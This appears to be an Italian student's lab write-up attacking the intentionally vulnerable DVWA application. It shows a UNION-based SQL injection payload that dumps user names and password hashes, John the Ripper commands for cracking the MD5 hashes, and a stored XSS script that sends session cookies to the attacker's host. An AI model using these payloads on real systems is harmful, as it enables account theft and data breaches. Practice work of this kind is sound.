

Progetto Settimana 6

XSS Stored e SQL Injection

Oggi andiamo a craccare le password trovate nello scorso esercizio tramite un attacco SQL Injection che sfrutta le vulnerabilità di un server per avere accesso al suo database.
Tramite l'inserimento della stringa *'UNION SELECT user, password FROM users #* in input, riusciamo a risalire a nomi utente e password salvati sulla DVWA. Tutto ciò è dovuto a falle non sanate in fase di programmazione



Qui possiamo notare che le password che dobbiamo svelare sono scritte in codice HASH e, per andarle a decifrare, usiamo JOHN tramite comando *'john –format=RAW-DM5 <FILE.txt>* dove il file scelto non è altro che un testo creato da noi con la lista dei codici hash (va bene anche un file per ogni codice). JOHN è uno strumento molto utile e usato per il crack delle password attraverso attacchi Brute Force o a dizionario con una grande varietà di algoritmi di HASH.
A questo punto il programma ha decifrato le nostre password e tramite il comando *'john –show –format=RAW-MD5 <FILE.txt>,* ci mostrerà le password trovate.





Le password sono salvate utilizzando degli algoritmi di cifratura a senso unico, ossia non c'è modo di ricostruire la password partendo dalla sua forma crittografica (funzioni di hash).MD5 è una funzione hash molto utilizzata poiché i codici da decifrare sono univoci e una qualsiasi modifica andrà a cambiare il codice. È inoltre progettato per sequenze di 32 caratteri esadecimali.

XSS Stored

Anche in questo caso possiamo notare come il sito sia vulnerabile agli input degli utenti in quando con un semplice script JS possiamo modificare anche lo stile HTML della pagina. Per prima cosa usiamo Python per andare ad attivare un server http su una generica porta libera (es 8000) in modo tale che comprenda tutti gli IP disponibili (automaticamente il server prenderà IP 0.0.0.0:8000).

Attraverso la stringa *'<script> Var i = new Image (); i.src="http://192.168.1.17/log.php?q="+document.cookie; </script>'* in input, andremo ad impossessarci del cookie di sessione utilizzato dall'utente e verrà inviato direttamente al nostro terminale su Kali. La cosa importante da notare in questo passaggio è che DVWA è una web application davvero debole: per questo noi possiamo andare a sotutire i parametri del codice e a modificare il body del sito per poter inserire una stringa contenente più di 50 caratteri.





Tale script rimarrà malevolo all'interno finché il programmatore non andrà a sanificare il codice.
Per fare in modo che non sia così semplice il furto dei cookie possiamo tenere in considerazione alcuni stratagemmi:

- È sempre cosa giusta effettuare il log out da un determinato sito prima di visitarne un secondo su una nuova pagina, soprattutto se non si è certi della sicurezza di quest'ultimo;
- Si può decidere di utilizzare un secondo browser poiché i cookies di sessione sono salvati e cambiano a seconda di quest'ultimo;
- Non potendo fare a meno dell'utilizzo dei cookies, possiamo associare un indirizzo IP pubblico così da rendere la vita dell'attaccante più complicata.